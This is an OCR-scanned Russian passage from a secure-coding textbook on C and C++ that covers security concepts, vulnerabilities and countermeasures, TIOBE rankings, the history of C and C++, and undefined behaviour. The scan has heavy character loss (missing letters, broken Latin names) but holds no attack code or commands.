
Доктор Гре ори Э Шеннон (G ego y E Shannon) ведущий научный сотрудник CERT охарактеризовал ситуацию с безопасностью про раммно о обеспечения следующим обра-зом [195]

> Се одняшние оперативные киберсреды сложны и динамичны Потребности пользователей и факторы среды постоянно меняются что приводит к неожиданным использованиям реконфи урации и непрерывной эволюции методов и техноло ий В этих средах постоянно обнаруживаются новые дефекты и уязвимости и количество средств для их использования продолжает расти Координационный центр CERT катало изировал около 250 тыс экземпляров вредоносных артефактов только за последний месяц

Поскольку количество и сложность у роз растут быстрее чем наша способность разрабатывать и развертывать более безопасные системы опасность будущих атак постоянно увеличивается

в 1.2. Концепции безопасности

Компьютерная безопасность предотвращает достижение нападающими своих целей путем несанкционированно о доступа или несанкционированно о использования компьютеров и сетей [91] Безопасность состоит из безопасной *разработки* и *операционной* безопасности Безопасная разработка требует безупречной реализации и безопасных конструкций кода Операционная безопасность обеспечивает защиту систем и сетей от атак Вопрос о том что важнее — по сути вопрос о первичности курицы или яйца на практике необходимы обе части Даже если во можна разработка совершенно безопасно о про раммно о обеспечения е о необходимо установить и настроить безопасным образом Даже самые безопасные про раммы уязвимы для атаки если оставить открытой дверь для это о Ситуация дополнительно усу убляется требованиями конечных пользователей желающих иметь про раммное обеспечение которое являлось бы одновременно простым в использовании настройке и поддержке но при этом недоро им



ис 1 4 Концепции действующие лица и взаимоотношения безопасности

На рис 1 4 показаны взаимоотношения между концепциями безопасности
Про раммы состоят из про раммных компонентов и пользовательско о исходно о текста *Программные компоненты* представляют собой элементы из которых состоят про раммы больше о размера [220] Про раммные компоненты включают совместно используемые библиотеки такие как динамически связываемые библиотеки (DLL) управляющие элементы Act veX Ente p se JavaBeans и прочие композиционные модули Про раммные компоненты мо ут быть как статически скомпонованными с про раммой так и динамически компоноваться в процессе выполнения про раммы Однако про раммные компоненты выполняются конечным пользователем не непосредственно а только как часть большей про раммы Таким образом про раммные компоненты не мо ут иметь уязвимости поскольку вне контекста основной про раммы они не выполняются *Исходный текст* включает в себя инструкции про раммы в их исходном виде Слово *исходный* отличает данное

представление кода от всех прочих форм которые может иметь код (например объектный или выполнимый код) Хотя ино да необходим или желателен анализ кода в этих дру их представлениях (например при инте рации компонентов от сторонних производителей ко да исходный текст недоступен) мы сосредоточиваемся на исходном тексте потому что основной аудиторией этой кни и являются разработчики про раммно о обеспечения которые обычно имеют доступ к исходным текстам про рамм

На рис 1 4 также указаны взаимоотношения между действующими лицами и артефактами системы безопасности Эти роли мо ут в разных ор анизациях варьироваться но в данной кни е мы используем следующие определения

- *Про раммист* занимается свойствами исходно о текста такими как точность производительность и безопасность
- *Системный интегратор* отвечает за инте рацию новых и существующих про раммных компонентов для создания про рамм или систем которые удовлетворяют определенному набору требований клиента
- *Системный администратор* отвечает за управление и обеспечение безопасности одной или нескольких систем включая установку и удаление про раммно о обеспечения установку исправлений и обновлений и управление системными привиле иями
- *Сетевой администратор* отвечает за управление безопасной работой сети
- *Аналитик безопасности* занимается недостатками безопасности и способами их идентификации
- *Аналитик уязвимостей* занимается анализом уязвимостей в существующих и развертываемых про раммах
- *Исследователь в области безопасности* разрабатывает страте ии и решения защиты и может работать в промышленности научных или правительственных учреждениях
- *Злоумышленник* — вредоносное действующее лицо которое пользуется уязвимостями для достижения своих целей которые мо ут варьироваться Злоумышленник может также называться противником злонамеренным пользователем хакером или иным псевдонимом

Стратегия безопасности

Страте ия безопасности представляет собой набор правил и действий которые обычно применяются системными и сетевыми администраторами вычислительных систем для их защиты от у роз Следующее определение в ято дословно из RFC 2828 *In e ne Secu y G ossa y* [105]

Стратегия безопасности *ï ï* **f •** J r$_e$ -**

Набор правил и практик которые определяют каким образом системы или органи* зации предоставляют службы безопасности для защиты чувствительных и важных системных ресурсов * * 7 * * *

Страте ия безопасности может быть явной и неявной Документированные хорошо известные и явно обеспечиваемые страте ии безопасности мо ут помочь в обеспечении ожидаемо о поведения пользователей Но отсутствие явной страте ии безопасности политики не означает что ор анизация застрахована от атак поскольку нет правил которые можно нарушить

Недостатки безопасности

Инженерия про раммно о обеспечения давно занимается устранением *дефектов программного обеспечения* Дефект про раммно о обеспечения представляет собой закодированную в про рамме ошибку человека (или просто упущение) Дефекты про раммно о обеспечения мо ут появляться в любой момент жизненно о цикла разработки про раммно о обеспечения Например дефект в развернутом про раммном продукте может быть обязан своим появлением ошибочному или неверно понятому требованию

Недостаток безопасности •*> * ’ г > » • V 1 ‘ *» У * - » - •

Дефект программного обеспечения создающий потенциальную угрозу безопаст

ПОСТИ

Не все дефекты про раммно о обеспечения создают у розу безопасности Те дефекты которые ее создают называются *недостатками безопасности* (secu у f aws) Если мы признаем что недостаток безопасности является дефектом про раммно о обеспечения то мы должны также признать что устранив все дефекты про раммно о обеспечения мы сможем устранить все недостатки безопасности Эта предпосылка лежит в основе отношений между про раммным обеспечением и безопасным про раммированием Увеличение качества которое может быть измерено в количестве дефектов на тысячу строк кода скорее все о приведет и к повышению уровня безопасности Следовательно мно ие средства методы и процессы которые предназначены для устранения дефектов про раммно о обеспечения мо ут исполь оваться и для устранения недостатков безопасности

Однако мно ие недостатки безопасности остаются незамеченными потому что традиционные методы разработки про раммно о обеспечения редко предпола ают наличие злоумышленников Например в процессе тестирования обычно проверяется что приложение работает правильно для *корректных* данных вводимых пользователем К сожалению злоумышленники редко поступают корректно с точки зрения разработчика и тратят чрезмерное количество времени на разработку входных данных которые нарушат работу системы Для *выявления* и установления *приоритетности* недостатка безопасности со ласно риску связанному с ним существующие инструменты и методы необходимо расширить или дополнить с учетом существования злоумышленников

Уязвимости

Не все недостатки безопасности ведут к уязвимости Однако недостаток безопасности может сделать про рамму уязвимой для атаки ко да входные данные про раммы (например параметры командной строки) пересекают раницу безопасности Это может произойти ко да про рамма содержащая недостаток безопасности установлена с привиле иями выполнения большими чем у человека запускающе о эту про рамму или ко да используется сетевая служба в которой входные данные про рамма получает через сетевое соединение

Уязвимость* * -* > *-

Набор условий позволяющих злоумышленнику нарушить явную или неявную стратегию безопасности * ~ 'J_

Это же определение используется в проекте технической спецификации ISO EC TS 17961 *C Secu e Cod ng Ru es* [187] Дефект безопасности может также существовать без предварительных условий необходтмых для создания уязвимости Например про рамма может содержать дефект который позволяет пользователю запускать произвольный код наследующий привиле ии этой про раммы Это не уязвимость если про рамма не имеет специальных привиле ий и доступ к ней мо ут получить только локальные пользователи поскольку нет возможности нарушения страте ии бе опасности Однако этот дефект по-прежнему представляет собой недостаток безопасности в том что про рамма может быть использована в системе в которой она получив более высокие привиле ии позволит злоумышленнику выполнять с ними е о вредоносный код

Уязвимости мо ут существовать без недостатков безопасности Поскольку безопасность является атрибутом качества для которо о следует искать компромисс с дру ими атрибутами такими как производительность и удобство использования [17] разработчики программно о обеспечения мо ут *намеренно* оставить свой продукт уязвимым для то о или ино о взлома Преднамеренное решение не устранять уязвимость не означает что программное обеспечение является безопасным оно означает лишь то что разработчик со лашается с этим риском от имени потребителя про раммно о обеспечения

На рис 1 4 показано что про раммы мо ут *содержать* уязвимости то да как компьютерные системы и сети мо ут *обладать* ими Это различие может рассматриваться как незначительное но про раммы на самом деле не являются уязвимыми до тех пор пока они не развернуты в компьютерной системе или сети Никто не может атаковать вас с помощью про раммы которая находится на диске в вашем офисе если эта про рамма не установлена причем таким образом что злоумышленник может воспользоваться ею для нарушения страте ии безопасности Кроме то о реальные уязвимости часто определяются определенной конфи урацией про раммно о обеспечения позволяющей воспользоваться врожденной уязвимостью про раммы Поскольку это различие довольно трудно разъяснить мы часто оворим о про раммах *содержащих уязвимости* или *являющихся уязвимыми* как в этой кни е так и в рекомендациях и информационных сообщениях CERT CC

Использование уязвимостей

Уязвимости в про раммном обеспечении являются субъектом деятельности злоумышленников Использование уязвимостей может принимать множество форм включая черви вирусы и троянские кони

Использование уязвимости или эксплойт[11]

Технология которая использует уя вимость безопасности для явного или неявного нарушения стратегии безопасности

Их существование заставляет нервничать аналитиков по вопросам безопасности Цели создания тако о вредоносно о кода мо ут быть различными например для доказательства существования уязвимости которое может оказаться необходимым ко да поставщики не хотят признать существование уязвимости из-за боязни потери репутации или высокой стоимость исправления)

Такое использование уязвимости полезно ко да осуществляется должным образом Однако ле ко понять что попавшее в чужие руки доказательство может быстро стать червем или вирусом или использоваться в злоумышленной атаке

Исследователи в области безопасности различают множество видов использований уязвимостей но истина конечно в том что все формы вредоносно о кода представляют собой закодированное знание а знание — это сила Понимание то о как можно использовать уязвимости про раммы является ценным инструментом который может использоваться для разработки безопасно о про раммно о обеспечения Однако распространение вредоносно о кода использующе о известную уязвимость может нанести ущерб При написании этой кни и мы решили включить в нее только использование уязвимостей для учебных про рамм Хотя эта информация тоже может применяться для различных целей для реально о использования уязвимости потребуются значительные знания и опыт

Контрмеры

Контрмеры представляют собой *решение* для устранения недостатка про раммно о обеспечения или обходной путь который может применяться для предотвращения ис-
пользования уязвимости " На уровне исходно о кода контрмеры мо ут оказаться очень простыми например простая замена операции копирования нео раниченной строки копированием с о раничениями На уровне системы или сети контрмеры мо ут включать отключение порта или фильтрацию трафика чтобы предотвратить злоумышленнику доступ к уязвимости

Предпочтительным способом устранения недостатков безопасности является поиск и исправление имеюще ося дефекта Однако в некоторых случаях более экономически эффективным может быть устранение недостатка безопасности путем предотвращения е о достижения злоумышленником Как правило этот подход менее желателен поскольку требует понимания происходяще о и защиты кода от всех возможных видов атак

Контрмеры

Методы технологии процессы инструментарий или библиотеки времени [выполнения которые могут предотвратить или ограничить использование уязвимостей

В ответ на уязвимости мо ут быть приняты также меры которые сводятся к изоляции уязвимости или предотвращению доступа вредоносных входных данных к уязвимому коду Конечно такое решение значительно увеличивает стоимость контрмер так как переносит ее с разработчика на системных администраторов и конечных пользователей Кро- * 11

Часто используются другие на вания контрмер такие как смягчение последствий или страте ия предотвращения

ме то о поскольку контрмеры должны быть реализованы системными администраторами или пользователями существует повышенный риск то о что уязвимости не будут корректно обработаны во всех случаях

я 1.3. C и C

Решение написать кни у о безопасном про раммировании на языках про раммирования C и C основано на популярности этих языков о ромных базах старых исходных текстов и большом количестве ново о кода разрабатываемо о на этих языках Индекс ТЮВЕ является одним из показателей популярности языков про раммирования В табл 1 2 показан индекс ТЮВЕ по состоянию на январь 2013 ода а в табл 1 3 — дол осрочные тенденции популярности языков про раммирования

Кроме то о подавляющее большинство уязвимостей о которых было сообщено в CERT CC обнаружено в про раммах написанных на C или C Прежде чем выяснять почему это так кратко рассмотрим историю этих языков

Таблица 1.2. Инд кс ТЮВЕ (январь 2013 го а)

Позиция в январе 2013 года	Позиция в январе 2012 года	Язык программирования	Рейтинг в январе 2013 года %	Изменение относительно января 2012 года %	Состояние
1	2	~C	17 855	0 89	A
2	1	ava	17 417	-0 05	A
3	5	Ob e t v -C	10 283	3 37	A
4	4	C	9 140	1 09	A
5	3	C#	6 196	-2 57	A
6	6	PHP	5 546	-0 16	A
7	7	V sua) Bas c	4 749	0 23	A
8	8	Py h n	4 173	0 96	A
9	9	Per	2 264	-0 50	A
10	10	J vaScr pt	1 976	-0 34	A
11	12	Ruby	1 775	0 34	A
12	24	V ua B s c NET	1 043	0 56	A
13	13	L sp	0 953	-0 16	A
14	14	Pas a1	0 932	0 14	A
15	11	De ph Ob e t Pa ca	0 919	-0 65	A
16	17	Ada	0 651	0 02	B
17	23	MATHLAB	0 641	0 3	B
18	20	Lua	0 633	0 7	B
19	21	Ass mb y	0 629	0 08	B
20	72	Bash	0 613	0 9	B

Таблица 1 3 История позиций в индек е ИОВЕ январь 2013 года)

Язык программирования	Позиция в январе 2013 года	Позиция в январе 2008 года	Позиция в январе 1998 года	Позиция в январе 1988 года
C	1	2	1	1
Java	2	1	4	
Ob ect ve-C	3	45		
C	4	5	2	7
c#	5	8		
PHP	6	4		
(V sua) B s c	7	3	3	5
P thon	8	6	0	
P r	9	7	17	
JavaScr pt	10	10	26	
L sp	13	19	6	2
Ada	16	22	12	3

Краткая история

Деннис Ритчи Denn s R tch e) представил доклад The Deve opment of he C Language » (Разработка языка C) на второй конференции по истории языков про раммирования [19] Язык C был создан в начале 70-х одов как системный язык для реализации операционной системы UNIX C был основан на языке про раммирования B [117] который в свою очередь ведет родословную от языка про раммирования BCPL (Bas c Comb ned P og amm ng Language) [172] BCPL был разработан Мартином Ричардсом Ma t n R cha ds) в 1960-х одах и использовался в начале 1970-х одов в нескольких проектах E o можно рассматривать как C без типов или еще точнее как BCPL усовершенствованный и сжатый в 8 Кбайт памяти

Язык программирования C часто именуемый K&R [123] первоначально был опубликован в 1978 оду Изменения в языке в это время в основном касались е о переносимости как результат переноса кода на компьютер In e da a 8 32 B то время в C по-прежнему были весьма заметны следы е о происхождения от безтипово о языка про раммирования B

Американский национальный институт стандартов ANSI учредил комитет X3J11 летом 1983 ода Цель ANSI заключалась в том чтобы разработать четкий последовательный и недвусмысленный стандарт языка про раммирования C который кодифицирует распространенные существующие определения C и способствует переносимости пользовательских про рамм между различными языковыми средами C [10] Комитет X3J11 под отовил свой доклад в конце 1989 ода и этот стандарт был впоследствии принят Международной ор анизацией по стандартизации (SO) как ISO IEC 9899-1990 Между этими изданиями нет технических различий хотя разделы стандарта ANSI были перенумерованы и стали положениями стандарта ISO Этот стандарт в обоих вариантах широко известен как C89 или ино да как C90 (от даты ратификации) B это первое издание стандарта затем вносились поправки и исправления стандартами ISO IEC 9899 COR 1994 SO IEC 9899 AMD 1995 и ISO IEC 9899 COR2 1996 Поправка ISO IEC 9899 AMD 1 1995 широко известна как AMD1 пересмотренный стандарт известен как C95

Это первое издание стандарта (и поправки) было впоследствии заменено стандартом ISO IEC 9899 1999 [109] Эту версию стандарта C обычно называют C99 Совсем недавно второе издание стандарта (и поправки) было заменено новым стандартом ISO IEC 9899 2011 [112] более известным как C11

Потомки языка про раммирования C включают такие языки про раммирования как Concu ent C [78] Ob ect ve-C [46] C* [210] и в особенности C [204] Язык про раммирования C также широко используется в качестве промежуточно о представления как переносимый язык ассемблера) для различных компиляторов как прямых наследников C наподобие C так и независимых языков про раммирования наподобие Modu a 3 [153] и E ffe [145]

Из всех наследников языка про раммирования C наибольшее распространение получил язык про раммирования C Он был создан Бьярном Страуструпом (B a ne St oust up) в Be Labs в 1983-1985 одах До это о времени Страуструп путем добавления новых возможностей в C создал язык который назвал C с классами Имя C новый язык получил в 1983 оду

C был существенно переработан после свое о перво о выпуска В частности в *The Anno a ed* C *Re e ence Manua* ARM C) [64] в язык про раммирования добавлены исключения и шаблоны а в SO C добавлены определения типов времени выполнения (RTT) пространства имен и стандартная библиотека шаблонов Последнюю версию стандарта C н- -- SO IEC 14882 2011 — обычно называют C 11 [107]

Эволюция языков про раммирования C и C продолжается и се одня Стандарт C поддерживается международной рабочей руппой по стандартизации языка про раммирования C (ISO IEC JTC1 SC22 WG14) Позиция США представлена техническим комитетом INCITS PL22 11 Стандарт C поддерживается международной рабочей руппой стандартизации языка про раммирования C (SO IEC JTC SC22 WG21) Позиция США представлена техническим комитетом INC TS PL22 16

Проблемы языка программирования C

C представляет собой ибкий язык про раммирования высоко о уровня широко применяемый более 40 лет и при этом являющийся бичом для сообщества безопасности Что же делает C столь подверженным ошибкам про раммирования которые приводят к появлению уязвимостей?

Язык C должен был стать эффективным языком с малыми накладными расходами Это ведет к уязвимостям ко да про раммист не реализует некоторую ло ику пола аясь на то что она будет обработана языком про раммирования а это не так) Проблема только усиливается ко да про раммы создают про раммисты хорошо знакомые с похожими языками про раммирования такими как Java Pasca или Ada Такое знакомство заставляет их думать что C защищает про раммиста лучше чем это происходит на самом деле Эти ложные предпосылки приводят к тому что про раммисты не предотвращают запись за пределами массива не отслеживают переполнение и усечение значении целочисленных переменных и вызывают функции с неверным количеством ар ументов

В исходном документе по стандартизации языка C содержится ряд руководящих принципов Из них п 6 наиболее четко формулирует источник проблем связанных с безопасностью

Пункт 6 Сохранить дух С Некоторые аспекты духа С можно резюмировать следующими фразами

а) Доверять про раммисту

б) Не мешать про раммисту делать то что он должен сделать

в) Язык должен быть небольшим и простым

) Предоставлять только один способ выполнения операции

д) Язык должен быть быстрым даже если это не арантирует переносимость

Пп а и б прямо противоречат принципам безопасности На весеннем совещании WG14 2007 ода в Лондоне де обсуждался стандарт С11 была высказана мысль что п а следует перефразировать как доверяй но проверяй П б остался нетронутым так как он критичен для успеха языка про раммирования С

Стандарт С 112] определяет несколько видов поведения

- **Поведение зависящее от локализации** Это поведение зависит от локально о национально о языково о и культурно о контекста документированно о реализацией Примером тако о поведения может служить вызов функции **`islower`** () возвращающий **`true`** для символов отличных от 26 строчных латинских символов
- **Неуказанное поведение** Использование неуказанно о значения или ино о поведения ко да стандарт С предоставляет две или более возможностей выбора и не накладывает на выбор никаких дополнительных требований Примером тако о поведения может быть порядок вычисления ар ументов функции
- **Поведение зависящее от реализации** Неуказанное поведение при котором каждая реализация может документировать сделанный ею выбор Примером тако о поведения является распространение старше о бита при знаковом сдви е цело о значения вправо
- **Неопределенное поведение** Поведение при использовании в про рамме непереносимой или ошибочной конструкции или некорректных данных для которых международный стандарт не накладывает никаких требований

В приложении J Po tab ty sues (Вопросы переносимости) стандарта С перечислены конкретные примеры таких поведений в языке про раммирования С

еализация представляет собой определенный набор про раммно о обеспечения работающе о в конкретной среде трансляции с некоторыми конкретными настройками которое выполняет трансляцию про рамм и поддерживает выполнение функций в конкретной среде Реализация в основном является синонимом командной строки компилятора включая выбранные фла и или параметры Изменения любо о параметра или фла а мо ут привести к енерации существенно иных выполняемых файлов а потому рассматриваются как отдельная реализация

Стандарт С пояснят как идентифицируется неопределенное поведение

Если нарушается требование должен или не должен находящееся за пределами о раничения поведение является неопределенным В противном случае неопределенное поведение указывается в этом международном стандарте с помощью слов неопределенное поведение (undef ned behav o) или пропуском явно о определения поведения Между этихми тремя указаниями нет никакой разницы все они описывают поведение которое не определено

Поведение может быть классифицировано стандартами С как неопределенное по следующим причинам

s Чтобы позволить реализации пропускать некоторые про раммные ошибки трудные в диа ностике

н Чтобы избежать определения запутанных мест в пользу одной из страте ий реализации в ущерб дру ой

н Чтобы указать области возможно о расширения языка конкретная реализация может дать свое определение официально неопределенно о поведения

Соответствующие стандарту реализации мо ут обрабатывать неопределенное поведение различными способами например полностью и норируя ситуацию с непредсказуемыхми результатами транслируя и выполняя про рамму документированным в данной среде образом (с выводом диа ностическо о сообщения или без таково о) или прекращая трансляцию или выполнение (с выводом диа ностическо о сообщения или без таково о)

Неопределенное поведение чрезвычайно опасно потому что не обязано диа ностироваться компилятором и потому что у получаемой в результате про раммы может быть любое поведение Большинство уязвимостей описанных в этой кни е является результатом использования в коде неопределенно о поведения

Еще одна проблема связанная с неопределенным поведением — оптимизация кода компилятором Поскольку компиляторы не обязаны создавать код для неопределенно о поведения эти фра менты являются кандидатами для оптимизации Предпола ая что неопределенно о поведения не будет вовсе компилятор может енерировать код с лучшей производительностью

Все чаще разработчики компиляторов для улучшения оптимизации используют неопределенное поведение в языке про раммирования С Часто эти оптимизации влияют на способность разработчиков про раммы выполнять анализ причинно следственных связей в их исходных текстах т е анализировать зависимость более поздних результатов от предшествующих Таким образом эти оптимизации устраняют причинность в про раммном обеспечении и увеличивают вероятность возникновения сбоев дефектов и уязвимостей про раммно о обеспечения

Как следует из названия упомянуто о выше приложения J все перечисленные выше типы поведений связаны с вопросами *переносимости* Неопределенное поведение является наиболее проблематичным поскольку может быть вполне определенным в одной версии компилятора и полностью измениться в следующей версии Стандарт С требует чтобы реализация документировала все поведение зависящее от реализации и локализации а также все расширения

Как мы видим из истории языка переносимость не была одной из основных целей при создании языка про раммирования С но постепенно по мере переноса языка на различные платформы стала очень важной а в конечном ито е — стандартизированной Нынешний стандарт С определяет два уровня переносимых про рамм *удовлетворяющие* требованиям переносимости и *строго соответствующие* этим требованиям

Строго соответствующая программа использует только те возможности языка и библиотек которые определены стандартом языка Стро о соответствующая про рамма может использовать условные возможности языка прибе ая к соответствующим директивам препроцессора Она не может давать на выходе результат зависящий от любо о неука анно о неопределенно о поведения или поведения зависяще о от реализации и не может

превышать никакие о раничения минимальной реализации *Удовлетворяющая* требованиям про рамма является про раммой приемлемой для реализации удовлетворяющей требованиям стандарта Стро о соответствующие про раммы предназначены для максимальной переносимости между реализациями удовлетворяющими стандарту Удовлетворяющая требованиям про рамма может зависеть от непереносимых возможностей конкретной реализации соответствующей стандарту

Переносимость требует чтобы ло ика была закодирована на уровне абстракции независимо от базовой архитектуры компьютера и преобразована или скомпилирована в базовое представление ло ики в компьютере Проблемы возникают из неточно о понимания семантики этих абстракций и их перевода в инструкции машинно о уровня Это отсутствие понимания приводит к недостаткам безопасности и уязвимостям

В языке про раммирования C отсутствует *безопасность типов* Безопасность типов включает два атрибута *сохранение* и *распространение* [161] Сохранение ласит что если перехменная *x* имеет тип *их* присваивается значение v то v также имеет тип *L* Распространение оворит нам о том что вычисление выражения не прекращается каким-то неожиданным образом либо мы получаем значение (и завершаем вычисление) либо вычисление продолжается В общем случае из безопасности типов вытекает что любая операция над некоторым типом приводит к дру ому значению это о же типа Язык C порожден двумя языками без типов и до сих пор дехмонстрирует мно ие характеристики нетипизированно о или слабо типизированно о языка про раммирования Например в C можно использовать явное преобразование указателя на один тип в указатель на совершенно иной тип Если разыменовать получившийся указатель результат будет неопределенным Совершенно законны в C и операции над знаковыми и беззнаковыми целыми числами разных размеров с применением неявно о преобразования и такие операции мо ут приводить к непредставимым в рамках используемых типов результатам Такое отсутствие безопасности типов приводит к широкому спектру недостатков безопасности и уязвимостей

По указанным причинам про раммист на C отвечает за разработку кода в котором отсутствует неопределенное поведение независимо от то о помо ает ли ему в этом компилятор

Итак C является популярным языком который в большинстве случаев вполне при оден для разработки различных приложений хотя и имеет характеристики из-за которых часто используется некорректно (что приводит к уя вимостям) Некоторые из этих проблем в дол осрочной перспективе мо ут быть решены путем усовершенствования стандарта языка компиляторов и инструментария В краткосрочной же перспективе лучше надеяться на обучение разработчиков написанию безопасных про рамм

Старый код

Значительное количество старо о кода на C было создано еще до стандартизации языка Например библиотеки представления внешних данных Sun (XDR) реализованы почти полностью на K&R C Старый код обладает более высоким риском появления недостатков безопасности — как из-за более слабых стандартов компиляторов так и из-за использовавше ося в прошлом стиля про раммирования

Другие языки

Из-за этих присущих C проблем мно ие специалисты по безопасности рекомендуют использовать дру ие языки такие как Java Хотя Java и решает мно ие из проблем связанных с C он все равно подвержен недостаткам безопасности как на уровне реализации так и на

уровне дизайна. Способность Ja a работать с приложениями и библиотеками написанными на других языках с использованием Ja a Na i e Interface (JNI) создавать программные системы используя одновременно компоненты как Ja a так и C или C .

Принятие в ка естве рабо его языка Ja a асто является нежизнеспособным вариантом из-за существующих инвестиций в исходный код C a также в опыт программирования и среды разработки. C может быть выбран и по соображениям производительности или по иным при инам не имеющим отношения к безопасности. Независимо от этих при ин при разработке программ на C и C бремя создания безопасного кода во многом возлагается на программиста.

Еще одной альтернативой C является применение некоторого диалекта C например такого как Cyclone [8]. Cyclone был разработан для обеспе ения гарантии безопасности Ja a при сохранении синтаксиса типов семантики и идиом C. Cyclone в настоящее время поддерживается на 32-разрядной архитектуре Intel (IA 32) в операционной системе L nux a также в Windows с использованием Cygwin[12].

Несмотря на свои характеристики Cyclone не может быть подходящим выбором для промышленного применения из-за относительной непопулярности языка и соответственно отсутствия инструментария и подготовленных программистов.

D представляет собой язык программирования общего назна ения для системного и прикладного программирования. D основан главным образом на языке C но нали ие таких возможностей как совместимость исходного текста с C и совместимость по компоновке с C позволяет D предоставлять синтакси еские и семанти еские конструкции которые устраняют (или по крайней мере уменьшают коли ество) типи ные ошибки программирования [3].

1.4. Платформы разработки

